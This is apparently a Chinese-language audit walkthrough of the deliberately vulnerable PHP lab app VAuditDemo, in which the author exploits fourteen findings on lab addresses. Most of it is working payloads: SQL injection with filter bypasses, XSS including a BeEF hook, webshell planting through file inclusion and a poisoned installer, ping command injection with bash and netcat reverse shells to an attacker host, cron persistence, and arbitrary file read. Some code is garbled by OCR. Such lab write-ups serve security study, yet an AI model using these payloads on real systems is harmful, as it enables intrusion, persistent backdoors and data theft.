
## 使用seay自动审计工具扫描

## #1. 留言搜索存在反射型xss

没有进行任何过滤就进行回显

## 1 <script>alert(document.cookie)</script>



# #2.留言详情页面存在sql注入

先进行了关键字替换,同时进行了大小写和转义等,但对||替换为空,而且在后判断,那么可以构造形如an||d来绕过对and的过滤

messageDetail.php,数字型,可以无视两次转义


```
function sqlwaf( $str ) {
   $str = str_ireplace( "and", "sqlwaf", $str );
   $str = str_ireplace( "or", "sqlwaf", $str );
   $str = str_ireplace( "from", "sqlwaf", $str );
   $str = str_ireplace( "execute", "sqlwaf", $str );
   $str = str_ireplace( "update", "sqlwaf", $str );
   $str = str_ireplace( "count", "sqlwaf", $str );
   $str = str ireplace( "chr", "sqlwaf", $str );
   $str = str_ireplace( "mid", "sqlwaf", $str );
   $str = str_ireplace( "char", "sqlwaf", $str );
   $str = str_ireplace( "union", "sqlwaf", $str );
   $str = str_ireplace( "select", "sqlwaf", $str );
   $str = str_ireplace( "delete", "sqlwaf", $str );
   $str = str_ireplace( "insert", "sqlwaf", $str );
   $str = str_ireplace( "limit", "sqlwaf", $str );
   $str = str_ireplace( "concat", "sqlwaf", $str );
   $str = str_ireplace( "\\", "\\\", $str );
   $str = str irenlace( "&&", "", $str );
   $str = str_ireplace( "||", "", $str );
   $str = str_ireplace(| "'", "|", $str |);
   $str = str_ireplace( "%", "\%", $str );
   $str = str_ireplace( "_", "\_", $str );
   return $str;
```

#### 报错注入

```
\label{lem:http://192.168.248.152:81/messageDetail.php?id=9 an | | d up | | datexml(1,co||ncat(0x7e,(sel||ect database()),0x7e),1) \\ --+
```

#### 联合查询


```
http://192.168.248.152:81/messageDetail.php?id=-9 uni||onsele||ct 1,2,3,4
```



但下划线被转义,而且是最后处理的,似乎绕不过去,无法进行后续利用


可以拖出列数小于等于4的表,如comment

http://192.168.248.152:81/messageDetail.php?id=-9 uni||ons||elect \* fro||m comment li||mit 0,1



#### admin表

http://192.168.248.152:81/messageDetail.php?id=-9 uni||ons||elect \*,1 fro||m admin li||mit 0,1



## #3.留言详情页存在反射型xss

页面会回显get参数内容,且没有对js标签过滤,只对sql注入进行了过滤

messageDetail.php?id=<script>alert(document.cookie)
</script>

# #4.上传头像文件上传


可以上传图片马,或者是直接修改后缀为图片上传,上传的图片名会被添加时间戳,如果攻击者可以获得文件名,那么就可以进行利用

lib.php中的is\_pic()检测了图片后缀,但没有检测文件幻数

```
function is_pic( $file_name ) {
    $extend =explode( "." , $file_name );
    $va=count( $extend )-1;
    if ( $extend[$va]=='jpg' || $extend[$va]=='png' ) {
        return 1;
    }
    else
        return 0;
}
```


# #5.index.php文件包含

这里可以尝试文件包含,本地包含上传的木马,这里为文件添加了.inc,那么可以写一个木马文件,后缀为inc,然后压缩为zip,然后再改后缀为jpg,通过伪协议phar进行包含。这里假设攻击者很强,获取到了上传文件的名称和路径。



# #6.更改用户信息时有csrf

更新密码时,没有对旧密码进行校验,如果攻击者通过xss获取cookie,就可以伪造用户请求,如果进一步利用的话需要有存储型xss,但目前没有发现可利用的存储型xss。



# #7. 远程包含命令执行

如果allow\_url\_include打开的情况下, index.php有可能存在远程包含

在另一台服务器准备一个写入木马的文件

```
[root@centos1 inc]# cat w_shell.inc
<?php
    file_put_contents("uploads/muma.inc",'<?php @eval($_POST["code"]); ?>') or die('error');
    echo('done');
?>
```


http://192.168.248.152:81/index.php?module=http://192.168. 248.151/inc/w\_shell

通过远程包含写入木马

通过本地包含实现远程命令执行

http://192.168.248.152:81/index.php?module=./uploads/muma

post:code=phpinfo();





post:system(pwd);

<b>*</b>	①   192	168.248.152:81/index.php?module=./uploads/muma		<b>⊗</b> Q			
NT	~	■ ♦ SQL BASICS+ UNION BASED+ ERROR/DOUBLE QUERY+ TOOLS	• WAF BYPASS•	ENCODIN			
2	Lo <u>a</u> d URL	http://192.168.248.152:81/index.php?module=./uploads/muma					
В	Split URL						
D	E <u>x</u> ecute						
		✓ Post data ☐ Referrer	■ BASE64	Inse			
os	t data	code=system(pwd);					
		VAuditDemo 留言 關於 搜索留言					
/opt/lampp/htdocs/vaudit/VAuditDemo_Debug							

也可以用data直接执行远程代码,从而getshell

data://text/plain,<?php system(pwd); ?>

data://text/plain,<?php echo exec(pwd); ?>

或使用反引号直接执行命令,很多情况下,服务器对反引号一般不做过滤

data://text/plain,<?php echo `pwd`>

# #8. 二次注入

注册用户ABC

再注册用户ABC'#,这个用户修改密码,修改的是ABC的密码

注册用户fan\,在留言界面留言

这里个页面没有进行额外处理,只在上方包含了config.php,进行了最基础的预处理,转义了单双引号和\

## fan用户输入123:

```
1 INSERT INTO comment(user_name,comment_text,pub_date) VALUES
    ('fan','123',now())
```

fan\用户输入123,用户名就变成了 fan\',:

```
1 INSERT INTO comment(user_name,comment_text,pub_date) VALUES
    ('fan\','123',now())
```

## fan\用户输入payload:

```
1 INSERT INTO comment(user_name,comment_text,pub_date) VALUES
    ('fan\',',updatexml(1,concat(0x7e,database(),0x7e),1),123)#'
    ,now())
```

,updatexml(1,concat(0x7e,database(),0x7e),1),123)#

laoshang', vauditdemo

,updatexml(1,concat(0x7e,database(),0x7e),1),123)#

但这个二次注入也只能获取库名这些

#如下这个语句,可以取出user表中所有数据放到一行里,如果有长度限制可以分段取,不过这里用不了

SELECT GROUP\_CONCAT(CONCAT\_WS('==',user\_name,user\_pass))
FROM users;

# #9.越权

修改用户信息时,可以抓包修改id从而修改其他用户的信息

# #10.管理界面ping命令执行

用户名admin, 密码admin

/admin/ping.php

可以用管道 | 绕过,用 | |,用 &&,用;绕过

ring

```
ping -c 3 192.168.248.1 | cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
mysql:x:997:1000::/home/mysql:/bin/bash
```

或者使用||或,当前面的语句为假时,执行后面的语句 执行反弹shell

```
1 127.0.0.0 || /bin/bash -i >& /dev/tcp/192.168.248.151/7890 0>&1
```

如果被攻击主机有nc, 也可以

```
1 127.0.0.0 || nc -e /bin/bash 192.168.248.151 7890
```

然后在151主机开启7890端口监听,可以获取deamon权限

nc -lvvp 7890

```
bash-4.2$ whoami
whoami
daemon
bash-4.2$
```


127.0.0.0 || echo '/n/n\*/1 \* \* \* \* /bin/bash -i >& /dev/tcp/192.168.248.151/7890 0>&1/n/n' >> /var/spool/cron/root


将反弹shell写入计划任务不成功,因为/var/spool/cron/目录只有root有写权限

可以向uploads写入一句话木马

1 echo "<?php @eval(\\$\_POST['code']); ?>" >>
 /opt/lampp/htdocs/vaudit/VAuditDemo\_Debug/uploads/shell.php

#### 然后就可以用蚁剑连接后门





• 也可以通过抓index.php的get请求包,将一句话木马写到url里,然后这个请求会被存放在连接日志中,然后在ping这里读取日志的最后几行并将其写到网页路径中的一个新文件,再通过蚁剑连接这个新文件

- 如果被攻击主机有wget,也可以用wget命令直接下载攻击主机上的木马。或使用curl,注意此处的后缀不能使用php后缀,因为php会被解析后再回显,使用不能被解析的文件,curl会读取文件内容,然后通过重定向写入文件中
  - o 127.0.0.1; curl http://192.168.248.151/test.txt >
    oploads/shell.php
- 也可以直接将base64编码后的内容写到一个文件中,然后用linux的 base64 d 解码到木马文件中

```
O 127.0.0.1;echo PD9waHAgZXZhbCgkX1BPU1RbJ2NvZGUnXSk7Pz4= | base64 -d >> /opt/lampp/htdocs/vaudit/VAuditDemo_Debug/uploads/shell.php


Ping
```

## #11.存储型xss


### 管理员名称

新创建管理员用户时,用户名没有长度限制,存在存储型xss漏洞,这个用户名每次在页面右上角加载时会触发,但似乎只对这个用户自身有效


### 其他管理员不会触发



可以看到用户名没有长度限制



当这个用户登录和刷新页面时, 会触发



而普通用户的注册中,限制了用户名长度

```
if (isset($_POST['submit']) && !empty($_POST['user']) && !empty($_POST['passwd'])) {

if (strlen($_POST['user'])>16) {
    $_SESSION['error_info'] = '用户名過長(用戶名長度<=16)';
    header('Location: reg.php');
    exit;
}
```

## 获取用户ip的地方

https://blog.csdn.net/weixin\_39934520/article/details/1088 90826

logCheck.php,获取到的ip只进行了sql注入的防护,没有进行xss的防护


```
include_once('../sys/config.php');
if (isset($_POST['submit']) && !empty($_POST['user']) && !empty($_POST['pass'])) {
   $clean_name = clean_input($_POST['user']);
    $clean_pass = clean_input($_POST['pass']);
    $query = "SELECT * FROM users WHERE user_name = '$clean_name' AND user_pass = SHA('$clean_pass')";
   $data = mysql query($query, $conn) or die('Error!!');
    if (mysql_num_rows($data) == 1) {
        $row = mysql_fetch_array($data);
       $_SESSION['username'] = $row['user_name'];
       $_SESSION['avatar'] = $row['user_avatar'];
       $ip = sqlwaf(get_client_ip());
       $query = "UPDATE users SET login_ip = '$ip' WHERE user_id = '$row[user_id]'";
        mysql_query($query, $conn) or die("updata error!");
       header('Location: user.php');
   else {
       $_SESSION['error_info'] = '用户名或密码错误';
       header('Location: login.php');
   mysql_close($conn);
else {
   not_find($_SERVER['PHP_SELF']);
```

### lib.php中


```
function get_client_ip(){
    if ($_SERVER["HTTP_CLIENT_IP"] && strcasecmp($_SERVER["HTTP_CLIENT_IP"], "unknown")){
        $_ip = $_SERVER["HTTP_CLIENT_IP"];
    }else if ($_SERVER["HTTP_X_FORWARDED_FOR"] && strcasecmp($_SERVER["HTTP_X_FORWARDED_FOR"], "unknown")){
        $_ip = $_SERVER["HTTP_X_FORWARDED_FOR"];
    }else if ($_SERVER["REMOTE_ADDR"] && strcasecmp($_SERVER["REMOTE_ADDR"], "unknown")){
        $_ip = $_SERVER["REMOTE_ADDR"];
    }else if (isset($_SERVER["REMOTE_ADDR"]) && $_SERVER["REMOTE_ADDR"] && strcasecmp($_SERVER["REMOTE_ADDR"], "unknown"

        $_ip = $_SERVER["REMOTE_ADDR"];
    }else{
        $_ip = "unknown";
    }
    return($_ip);
}
```

strcasecmp()函数会比较参数中两个字符串,忽略大小写,当二者一致时,返回0,此处的意思是当请求头中包含特定信息,且值不为unknown时,则将对应值赋给ip,也就是说,如果这些头部中有xss内容,是会被赋给ip,然后写入到数据库的,并在manageUser.php加载



那么就可以改用户登录请求中的对应头部,来将存储型xss代码注入 在登录请求中添加如下字段,转发,然后在转发剩余两个请求



登录成功后, client-ip信息被写入数据库, 在管理员的视角中, 可以查看这个用户的ip




### 点击之后跳转到目标页面


也可以使用beef-xss进行利用

植入paylaod

1 client-ip:1.1.1.1<script
 src=http://192.168.248.149:3000/hook.js></script>

用户访问到这个页面时,就会在beef上线,且无感知





也可以结合csrf,载入后创建攻击者准备的管理员账号

用bp生成poc后,将其放在另一个服务器中

然后在普通用户登录时添加请求头,内容如下,管理员点击超链接后,就会创建一个poc中定义的管理员

1 client-ip:<a href=http://192.168.248.151/csrf/vaudit.html>1.1.1.1</a>

# #12. 安装漏洞

环境未安装时,首先会从最外面的index.php进入sys/config.php,当install.lock 不存在时进入安装页面

安装时,会按定义的数据库信息连接mysql服务器,创建数据库,然后将相关的信息覆盖写入到config.php中,但是参数没有过滤,可以改包在数据库名称处进行注入,**这里要使用非默认的数据库名**,将一句话木马写入到config.php中,此时创建的数据库是不可用的,可以用蚁剑连接之后,在可写路径再上传一个木马,然后删除 install.lock ,此时再进入index,又会提示安装,再次安装后可以正常使用,但保留了之前上传的木马。这样做的好处是在被攻击者视角,只会出现第一次安装报错后无法使用,再次访问时提示重新安装,然后就可以正常使用。

install.php需要做一处修改防止报错,最初配置环境时这里是安装完后手动修改的,这里在安装前修改

```
$str_tmp.="\r\n";

$str_tmp.="if (!file_exists(\$_SERVER[\"DOCUMENT_ROOT\"].'/sys/ins

$str_tmp.="\r\n";

// 这里需要把路径修改一下,防止包含时找不到

// $str_tmp.="include_once('../sys/lib.php');\r\n";

$str_tmp.="include_once('lib.php');\r\n";

$str_tmp.="\r\n";

$str_tmp.="\$host=\"$dbhost\"; \r\n";
```

### 无过滤

```
// 这里似乎没有过滤
$dbhost = $_POST["dbhost"];
$dbuser = $_POST["dbpass"];
$dbpass = $_POST["dbpass"];
$dbname = $_POST["dbname"];

// 这三个值用于连接数增定,不能用于注入
$con = mysql_connect( $dbhost, $dbuser, $dbpass );
if ( !$con ) {
    die( '数据库链接出错, 请检查账号密码及地址是否正确: '. mysql_error() );
}


$result = mysql_query('show databases;') or die ( mysql_error() );
while($row = mysql_fetch_assoc($result)){
    $data[] = $row['Database'];
}
unset($result, $row);
if (in_array(strtolower($dbname), $data)){
    mysql_close();
    echo "<script>if(!alert('数據庫已存在')){window.history.back(-1);}</script>";
    exit();
}
// 这里的dbname没有进行任何过滤
mysql_query( "CREATE DATABASE $dbname", $con ) or die ( mysql_error() );
// mysql_query( "CREATE DATABASE $dbname", $con ) or die ( mysql_error() );
```

在安装的post包中拼接payload

```
1 dbname=abc; -- ";eval($_POST['code']);//
```

后续也可以再构造一个安装的post包,使用被攻击者原始的输入进行安装,这样的话既上传了木马,又正确安装了数据库。

删除install.lock后,使用原始数据重放



## #13.验证码漏洞

#### 绕过:

管理员登录时,验证码的验证部分:

```
if (isset($_POST['submit']) && !empty($_POST['user']) && !empty($_POST['pass'])) {
    include_once('../header.php');
    // 这里似乎又问题,两边都为null时,可以绕过该判断
    if(@$_POST['captcha'] !== $_SESSION['captcha']){
        header('Location: login.php');
        exit;
    }
```

此处将登录请求中的session删除,将post参数中的captcha删除,此时二者都为null,是绝对等于的,就可用绕过验证码

#### 重复利用:

可以使用相同验证码重复登录

# #14.加载头像读取任意文件

沟通构造上传的文件名,在avatar进行sql注入,将最终的 \$\_SESSION['avatar']修改为我们想要读取的文件名

```
if (isset($_POST['submit']) && isset($_FILES['upfile'])) {
                     if(is_pic($_FILES['upfile']['name'])){
                              $avatar = $uploaddir . '/u_'. time(). '_' . $_FILES['upfile']['name'];
                                      $query = "UPDATE users SET user_avatar = '$avatar' WHERE user_id = '{$_SESSION['user_id']}'";
mysql_query($query, $conn) or die('update error!');
                                      mysql_close($conn);
                                      header('Location: edit.php');
     $avatar = $uploaddir . '/u_'. time(). '_' . $_FILES['upfile']['name'];
      UPDATE users SET user_avatar = '$avatar' WHERE user_id = '{$_SESSION['user_id']}'
     $avatar = ../uploads/u_1676530871_myavatar.jpg
     UPDATE users SET user_avatar = '.../uploads/u_1676530871_myavatar.jpg' WHERE user_id = '33'
    UPDATE users SET user_avatar = '.../uploads/u_1676530871_', user_avatar='/etc/passwd.jpg' WHERE user_id = '33'
     ../uploads/u_1676531188_/etc/passwd.jpg
    select hex('/etc/passwd')
    UPDATE users SET user_avatar = '.../uploads/u_1676530871_', user_avatar=0x2F6574632F706173737764.jpg' WHERE user_id = '33'
   UPDATE users SET user_avatar = '../uploads/u_1676530871_',
                                                                                                                                                                                                    user_id=1#,jpg' WHERE user_id = '33'
 Pretty Raw
                                                                                                                                                                                                                                                  ⇒ /n =
 1 POST /user/updateAvatar.php HTTP/1.1
 2 Host: 192.168.112.188:81
    Content-Length: 354
 4 Cache-Control: max-age=0
 5 Upgrade-Insecure-Requests:
 6 Origin: http://192.168.112.188:81
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEoI46ABHSGNdaeMU
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0
9 Accept:
    \texttt{text}/\texttt{html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/xhtml+xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,application/xml,
     signed-exchange; v=b3; q=0.
Referer: http://192.168.112.188:81/user/edit.php

1 Accept=Encoding: gzip, deflate
Accept=Language: zh-CN, zh;q=0.9

3 Cookie: BEEFHOOK=SHOw677bpClTVSe2NhqkBX9JLsiimwOleD06tjHQIYkTIIeD2gwlrA4i3wAbY6T6eQfdf7ngjWlqL2Li; PHPSESSID=
7ucjdjmfitneq7sikq7dm57r56
4 Connection: close
 6 -----WebKitFormBoundaryEoI46ABHSGNdaeMU
                                                                                                                                                    user_avatar=0x2F6574632F706173737764 where
7 Content-Disposition: form-data; name="upfile"; filename="',
user id=l#.jpg"
8 Content-Type: image/jpeg
 1 Hello Woniu
2 -----WebKitFormBoundaryEoI46ABH5GNdaeMU
 3 Content-Disposition: form-data; name="submit"
     -----WebKitFormBoundaryEoI46ABH5GNdaeMU--
```

根据上述pyload,文件名可以如下构造,其中要读取的路径需要使用16进制编码

',user\_avatar =/etc/passwd where user\_name='root'#.jpg

```
',user_avatar =0x2f6574632f706173737764 where user_name='root'#.jpg
```

这里的user\_name是当前用户的用户名,如果不限制用户名的话,整个表的 avatar都会被改为我们要读的文件路径,痕迹太明显。

## 重新登录, 图片名称中的路径会被写入到数据库

	user_name	user_pass	user_avatar	user_bio	join_date	login_ip	^
Þ	root	dc76e9f0c0006e8f919e0c	/etc/passwd		2023-02-14	192.168.248	
		0-1-2227-1067000-11-646	/:/J_f s !		2022 02 14	100 160 040	

此时在个人详情页面访问图片地址,响应中就会有读取的文件内容(fiddler查看)

